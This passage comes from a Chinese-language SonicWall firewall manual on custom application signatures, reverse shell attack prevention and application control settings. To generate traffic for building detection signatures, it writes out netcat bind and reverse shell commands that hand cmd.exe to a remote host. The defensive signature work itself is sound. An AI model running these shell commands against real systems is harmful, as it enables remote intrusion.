
自訂簽章

如果想要控制在應用程式規則中無預先定義物件類型的流量，您可以建立符合封包任何部分的自訂相符物件。這將使您可以為任何網路通訊協定建立自訂簽章。

例如，可以建立符合 **HTTP GET** 請求封包的自訂簽章。如果想要從您的區域網路封鎖 Web 瀏覽，則可使用此功能。

若要確定 **HTTP GET** 封包的唯一識別項，您可以使用 Wireshark 網路通訊協定分析器檢視封包標頭。如需使用 Wireshark 的更多資訊，請參見第 39 頁「Wireshark」。在 Wireshark 中，擷取包含您所需的流量的一些封包。在此情況下，您想要擷取 **HTTP GET** 請求封包。可以使用任意 Web 瀏覽器產生 **HTTP GET** 請求。Wireshark 中的 HTTP GET 請求封包顯示 Wireshark 顯示的 **HTTP GET** 請求封包。

Wireshark 中的 HTTP GET 請求封包



為網路通訊協定建立自訂簽章：

1 在 Wireshark 的頂部面板中向下捲動，以找到 **HTTP GET** 封包。

2 按一下此行。

封包顯示在兩個下部面板中。對於 SYN 封包，中心面板提供了封包標頭的可讀解釋，實際標頭位元組以十六進位格式顯示在下部面板中。

3 在中心面板中，展開超文字傳送通訊協定部分，查看封包承載。

4 尋找您想要在應用程式規則中參考的識別項。在此情況下，識別項是前三個位元組中的 GET 命令。

5 按一下此識別項，以亮顯底部面板中的對應位元組。

6 您可以確定底部面板中高亮顯示位元組的偏移和深度。

- 偏移指示從封包中的哪個位元組開始符合。
- 深度指示要符合的最後一個位元組。

使用偏移可進行非常具體的符合，並將誤報率降到最低。將使用十進位數字而非十六進位數字計算偏移和深度。

附註：計算偏移和深度時，封包中的第一個位元組將計算為數字 1（非零）。

與自訂相符物件相關聯的偏移和深度從封包承載開始計算（TCP 或 UDP 承載的開頭）。在此情況下，偏移為 1，深度為 3。

7 建立使用此資訊的自訂相符物件。

8 在**相符物件設定**對話方塊，在**物件名稱**欄位輸入物件的描述性名稱。

9 從**相符物件類型**下拉功能表選擇**自訂物件**。

10 選擇**啟用設定**核取方塊。

11 在**偏移**欄位，輸入 **1**（識別項的開始位元組）。


12 在**深度**文字框中，輸入 **3**（識別項的最後一個位元組）。

13 您可以將**承載大小**設定保留為預設值。**承載大小**用於指示封包中的資料量，但在此情況下，我們僅考慮封包標頭。

14 對於**輸入表示法**，請按一下**十六進位**。

15 在**內容文字框**中，輸入 Wireshark 顯示的位元組：**474554**.請勿在十六進位內容中使用空白字元。

16 在應用程式規則原則中使用此相符物件。



a 在**應用程式控制原則設定**對話方塊中，輸入描述性原則名稱。

b 選擇 **HTTP 用戶端**作為原則類型。

c 在**相符物件**下拉功能表中，選擇定義的相符物件。

d 選擇自訂操作或預設操作，例如**重設/丟棄**。

e 對於**連接端**，請選擇**用戶端**。

f 您還可以修改其他設定。如需建立原則的更多資訊，請參見第 36 頁「設定應用程式規則原則」。

反向 Shell 攻擊防護

反向 shell 攻擊是您可以使用應用程式規則自訂簽章功能封鎖的一種攻擊（參見第 64 頁「自訂簽章」）。如果攻擊者透過零天攻擊的方式成功獲取對您系統的存取權限，則此攻擊者可能會使用反向 shell 攻擊。零天攻擊是指其簽章尚未受到安全軟體識別的攻擊。

在早期的未知階段，惡意承載可以透過第一道防禦，即執行在網際網路閘道上的 IPS 和閘道防毒 (GAV) 軟體，甚至能透過由基於主機的防毒軟體所代表的第二道防禦，使代碼隨意在目的地系統上執行。

在很多情況下，執行的代碼包含攻擊者遠端獲取命令提示視窗（具有攻擊服務或登入使用者的權限）並繼續從此處滲透所需的最小說明量。

作為解決 NAT/防火牆問題的常見方法，可能會封鎖它們主動連接到攻擊的系統，攻擊者將使易受攻擊的系統執行反向 shell。在反向 shell 的過程中，目的地主機啟動與攻擊者位址的連接，使用常見的 TCP/UDP 連接埠更好地避免嚴格的傳出原則。

此案例適用於使用 Windows 系統的環境，將攔截透過所有 TCP/UDP 連接埠的未加密連接。

附註：使用未加密 Telnet 服務的網路必須設定排除這些伺服器 IP 位址的原則。

此案例指的是反向 shell 承載（傳出連接）的指定案例，它能夠以更安全的方式設定高效的原則，同時也適用於傳入連接。這可防止出現以下情況：執行的承載在易受攻擊的主機上產生監聽 shell，攻擊者透過錯誤設定的防火牆連接到此服務。

實際設定需要以下操作：

- 使用 netcat 工具，產生要使用指紋的實際網路活動
- 使用 Wireshark 工具，擷取活動並將承載匯出到文字檔中
- 建立具有相當具體且唯一、足以避免錯誤正數的字串的相符物件
- 使用解析包含物件的承載時（此處使用預設的重設/丟棄）執行的操作定義原則

主題：

產生網路活動

netcat 工具具有諸多功能，它可將程式的傳出繫結到傳出或監聽連接。以下用例說明如何設定監聽「命令提示符守護程式」或如何連接到遠端終端，還提供了交互式命令提示符：

- `nc -l -p 23 -e cmd.exe`

  此 Windows 提示符適用於連接連接埠 23 的主機（-l 選項表示*監聽模式*與預設的隱式*連接模式*相反）。

- `nc -e cmd.exe 44.44.44.44 23`

  此 Windows 提示符適用於使用以下 netcat 命令監聽連接埠 23 的主機 44.44.44.44：


  ```
  nc -l -p 23
  ```

使用 Wireshark 擷取並將承載匯出到文字檔中

若要擷取資料，請啟動 Wireshark，然後按一下擷取 > 介面，以打開擷取對話方塊。啟動使用 netcat 流量的介面上的擷取。擷取開始後，執行 netcat 命令，然後停止擷取。

Wireshark 中通過網路的資料流顯示連接期間透過網路的資料流（2007 年 6 月 Vista Enterprise 版）：

Wireshark 中通過網路的資料流



可將十六進位資料匯出到文字檔中，以修整封包標頭，去除不需要的變數部分和空白字元。此處相關的部分是Microsoft… reserved。您可以對此使用 Wireshark 十六進位承載匯出功能。如需 Wireshark 的資訊，請參見第 39 頁「Wireshark」。

建立相符物件

以下十六進位字元作為表示 Vista 命令提示符橫幅的相符物件的物件內容進行輸入：

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707
9726967687420286329203230303620 4D6963726F73667420436F72706F726174696F6E2E
```

附註：此處的指紋匯出和相符物件定義實際上不需要使用十六進位表示法（在此範例中，實際簽章是 ASCII 文字）。僅二進位簽章需要十六進位。

類似的項目可從 Windows 2000 和 Windows XP 主機以相同的方式獲得，這些項目可用於建立其他相符物件，產生的三個相符物件如下所示：


☐	1	Vista command prompt	自訂物件	精確相符	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F7079726967687420286329203230303620 4D6963726F736F67420436F72706F726174696F6E2E2E	停用 十六進位
☐	2	W2K command prompt	自訂物件	精確相符	4D6963726F736F66742057696E646F7773203230303 0205B56657273696F6E20352E30302E323139355D0D 0A28432920436F707972696768742031393835 2D323 03030204D6963726F736F667420436F72702E	停用 十六進位
☐	3	XP command prompt	自訂物件	精確相符	4D6963726F736F66742057696E646F7773205850205 B56657273696F6E20352E312E323630305D0D0A2843 2920436F70797269676874203139383352D323030312 04D6963726F736F667420436F72702E	停用 十六進位

可使用上述的方法輕鬆獲得 Windows Server 2003 或任何其他 Windows 版本的其他範例。

Linux/Unix 管理員將需要自訂預設環境變數，以便利用此基於簽章的防禦，由於預設提示符通常不夠明確或不是唯一的，無法按照以上所述進行使用。

定義原則

建立相符物件後，您可以定義使用這些物件的原則。下圖顯示了其他原則設定。顯示的此範例具體針對在**原則名稱**和**方向**設定中的反向 shell 。還可透過將**方向**設定變更為**雙向**並使用更常用的名稱，將其調整為適用於更廣的範圍。



連接重設/丟棄後，將產生具有網路存取類別的記錄項目。重設/丟棄連線後記錄項目擷取畫面顯示了記錄項目，其中包含一則表明它屬於應用程式控制警示的訊息，還顯示了原則名稱：

重設/丟棄連線後記錄項目

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

從經驗角度建議您，合理的安全度量應包含多層智慧，不能認為任何單個解決方案對惡意代碼具有明確的防禦功能。

3

設定應用程式控制

規則 > 應用程式控制

附註：應用程式控制是一項授權的服務，必須啟用此服務才能啟用相關功能。

規則 > 應用程式控制頁面提供了一種使用類別、應用程式和簽章設定全域應用程式控制原則的方法。您可以快速啟用對整個類別的應用程式的封鎖或記錄，還可輕鬆找到單獨的應用程式或單獨的簽章，並對其執行相同的操作。啟用之後，將全域封鎖或記錄類別、應用程式或簽章，而無需在**規則 > 應用程式規則**頁面上建立原則。**規則 > 應用程式控制**頁面上提供了所有應用程式的偵測和封鎖設定。

您可以在此頁面上設定以下內容：

- 選擇類別、應用程式或簽章。
- 選擇封鎖和/或記錄作為操作。
- 指定要在操作中包含或排除的使用者、群組或 IP 位址範圍。
- 設定用於強制實施控制的排程。

這些應用程式控制設定獨立於應用程式規則原則，您也可以為此處可用的任何類別、應用程式或簽章建立應用程式相符物件，然後在應用程式規則原則中使用這些相符物件。如需更多資訊，請參見第 142 頁「關於應用程式清單物件」和第 146 頁「設定應用程式清單物件」。

視訊： 可以線上存取包含「應用程式控制」設定範例的參考視訊：https://www.sonicwall.com/support/video-tutorials。

主題：

關於應用程式控制原則建立

規則 > 應用程式控制頁面上的設定方法用於對指定類別、應用程式或簽章進行精確控制。這包括精確記錄控制、精確包含和排除使用者、組或 IP 位址範圍，以及排程設定。此處的設定是全域原則，且獨立於任何自訂應用程式規則原則。

您可以在此頁面上設定以下內容：

- 選擇類別、應用程式或簽章。
- 選擇封鎖和/或記錄作為操作。
- 指定要在操作中包含或排除的使用者、群組或 IP 位址範圍。
- 設定用於強制實施控制的排程。

這些應用程式控制設定獨立於應用程式規則原則，您也可以為此處可用的任何類別、應用程式或簽章建立應用程式相符物件，或在**物件 > 相符物件**頁面上建立此物件，然後在應用程式規則原則中使用這些相符物件。這可讓您對應用程式規則使用較廣泛的操作陣列和其他可用的設定。如需用於應用程式規則的基於原則的使用者介面的更多資訊，請參閱第 142 頁「關於應用程式清單物件」。

檢視應用程式控制狀態

應用程式控制狀態資訊會顯示在**原則 | 規則 > 應用程式控制**頁面的上方。

應用程式簽章資料庫	表明是否已下載應用程式簽章資料庫。
應用程式簽章資料庫時間戳記	顯示下載應用程式簽章資料庫的 UTC 日期和時間。 若要更新應用程式簽章資料庫，請按一下**更新**按鈕。
上次檢查時間	顯示 SonicOS 上次檢查應用程式簽章資料庫之更新的日期和時間。
應用程式簽章資料庫過期日期	顯示應用程式簽章資料庫到期日。

應用程式控制狀態區段顯示與簽章資料庫相關的資訊，可用於更新資料庫。

若要按區域啟用應用程式控制，可在**應用程式控制狀態**區段上方的「備註」中按一下連結，連到顯示的**網路 > 區域**頁面。

關於應用程式控制全域設定

規則 > 應用程式控制頁面包含了以下全域設定：

- **啟用應用程式控制** - 應用程式控制是一項授權的服務，必須啟用此服務才能啟用相關功能。 它也必須從**網路 > 區域**頁面，按區域啟用。
- **為所有應用程式啟用記錄** - 如果啟用，就會記錄應用程式控制和應用程式規則原則相符和操作。
    - **全域記錄冗餘篩選間隔** - 發生多次相同原則相符的間隔 (以秒為單位) 未重複記錄。範圍為 0 至 99999 秒，預設為 **60** 秒。

      全域記錄冗餘設定會套用到所有應用程式控制事件。如果設定為零，將為在透過的流量中找到的每個原則符合項建立一個記錄項目。其他值指定同一個原則的多個符合項的記錄項目之間的最少秒數。例如，將記錄冗餘設定為 10，對每個原則符合項至多每 10 秒記錄一則訊息。記錄冗餘也可如下設定：

- 在**編輯應用程式控制原則**對話方塊中依每個原則設定。
- 在**編輯應用程式控制類別**對話方塊中依每個類別設定。
- 在**編輯應用程式控制應用程式**對話方塊中依每個應用程式設定。

每個設定對話方塊都有其獨自的記錄冗餘篩選條件設定，可覆寫全域記錄冗餘篩選條件設定。

- **設定應用程式控制設定** - 提供途徑 ` 啟用應用程式控制排除清單。
- **重設應用程式控制設定 & 原則** - 將所有應用程式控制設定和原則設定重設為原廠預設值，但是先啟動警告對話方塊要求您按一下**確定**或**取消**。

檢視簽章

您可以透過各種**檢視樣式**變更**應用程式進階控制**顯示：

此檢視樣式	具有此選項	其顯示所有的
類別	**全部**（預設值）	類別及其簽章應用程式
	個別類別	指定類別的簽章應用程式
應用程式	**全部**（預設值）	與指定類別相關聯的簽章應用程式
檢視者	**簽章**	與指定類別相關聯，以及與應用程式相關聯的簽章應用程式
	應用程式（預設）	與指定類別相關聯的簽章應用程式
	類別	在類別檢視樣式中指定的一個或多個類別

您可以針對特殊簽章顯示**編輯應用程式控制簽章**對話方塊，方法是在**查詢簽章 ID** 欄位中輸入其 ID。

主題：

- 第 74 頁「以應用程式為依據，透過所有的類別和所有的應用程式進行檢視」
- 第 74 頁「以簽章為依據，透過所有的類別和所有的應用程式進行檢視」
- 第 75 頁「以類別為依據，透過所有的類別和所有的應用程式進行檢視」
- 第 76 頁「僅檢視一個類別」

- 第 76 頁「僅檢視一個應用程式」
- 第 77 頁「顯示簽章應用程式詳細資料」
- 第 79 頁「顯示應用程式簽章詳細資料」

以應用程式為依據，透過所有的類別和所有的應用程式進行檢視

應用程式控制進階


項目 1 至50 (到 1541)

檢視樣式： 類別： 所有 應用程式： 所有 檢視方式： 應用程式 查詢簽章 ID：

#	類別	應用程式	封鎖	記錄	註解	設定
	APP-UPDATE		Default	Default		
1	APP-UPDATE	360Safe				
2	APP-UPDATE	Acresso				
3	APP-UPDATE	ALTools				
4	APP-UPDATE	ALYac				
5	APP-UPDATE	Apple iMessage				
6	APP-UPDATE	Apple Location Service				
7	APP-UPDATE	Apple Security				
8	APP-UPDATE	Apple Siri				
9	APP-UPDATE	Apple Updates				
10	APP-UPDATE	Avast! Antivirus				
11	APP-UPDATE	AVG				

如需顯示在**應用程式控制進階**表中的欄位的說明，請參見第 74 頁「以簽章為依據，透過所有的類別和所有的應用程式進行檢視」。

以簽章為依據，透過所有的類別和所有的應用程式進行檢視



應用程式控制進階

項目 1 至50 (到 3767)

檢視樣式： 類別： 所有 應用程式： 所有 檢視方式： 簽章 查詢簽章 ID：

#	類別	應用程式	名稱	ID	封鎖	記錄	方向	註解	設定
	APP-UPDATE				Default	Default			
1	APP-UPDATE	360Safe	Over HTTP Proxy	5600			傳出, 到伺服器		
2	APP-UPDATE	360Safe	Update Traffic 1	1197			傳出, 到伺服器		
3	APP-UPDATE	360Safe	Update Traffic 2	1199			傳出		
4	APP-UPDATE	360Safe	Update Traffic 3	1200			傳出		
5	APP-UPDATE	360Safe	Update Traffic 4	1201			兩者		
6	APP-UPDATE	360Safe	Update Traffic 5	1202			傳出, 到伺服器		
7	APP-UPDATE	360Safe	Update Traffic 6	1203			傳出, 到伺服器		
8	APP-UPDATE	360Safe	Update Traffic 7	1204			傳出, 到伺服器		
9	APP-UPDATE	360Safe	Update Traffic 8	6539			傳入, 到用戶端		
10	APP-UPDATE	360Safe	Update Traffic 9	6540			傳出, 到伺服器		
11	APP-UPDATE	Acresso	InstallAnywhere Update	317			傳出, 到伺服器		
12	APP-UPDATE	ALTools	SSL Traffic	830			傳入, 到用戶端		
13	APP-UPDATE	ALTools	Update Traffic 1	829			傳出, 到伺服器		

類別	選定之簽章類別或所有的簽章類別的名稱。所有的簽章應用程式分組在同一個類別標題下，例如 APP-UPDATE。
應用程式	某一類別內每個簽章應用程式的名稱。
名稱	簽章名稱。
ID	簽章 ID。
封鎖	指明是否已封鎖該類別或應用程式。若啟用封鎖，此欄會出現**已啟用**圖示。可能會針對某類別顯示**預設**這個字。
記錄	指明是否已記錄該類別或應用程式。若啟用記錄，此欄會出現**已啟用**圖示。
方向	流量方向： **傳入**　**傳出**　**兩者** **傳入，到用戶端**　**傳出到用戶端**　**兩者都到用戶端** **傳入，到伺服器**　**傳出到伺服器**　**兩者都到伺服器** **傳入，到用戶端，到伺服器**　**傳出，到用戶端，到伺服器**　**兩者都到用戶端再到伺服器**
註解	此欄是空的，除非已針對類別及/或簽章應用程式設定下列內容： • **使用者**圖示 - 使用者/群組包含/排除設定。 • **資訊**圖示 - IP 位址包含/排除設定。 • **時鐘**圖示 - **始終開啟**之外的其他排程。
設定	**編輯**圖示，其顯示適當應用程式，可用於修改簽章應用程式設定。

以類別為依據，透過所有的類別和所有的應用程式進行檢視

如需顯示在**應用程式控制進階**表中的欄位的說明，請參見第 74 頁「以簽章為依據，透過所有的類別和所有的應用程式進行檢視」。

僅檢視一個類別

您可以限制**應用程式進階控制**表為僅顯示一個類別的簽章應用程式，方法如下：

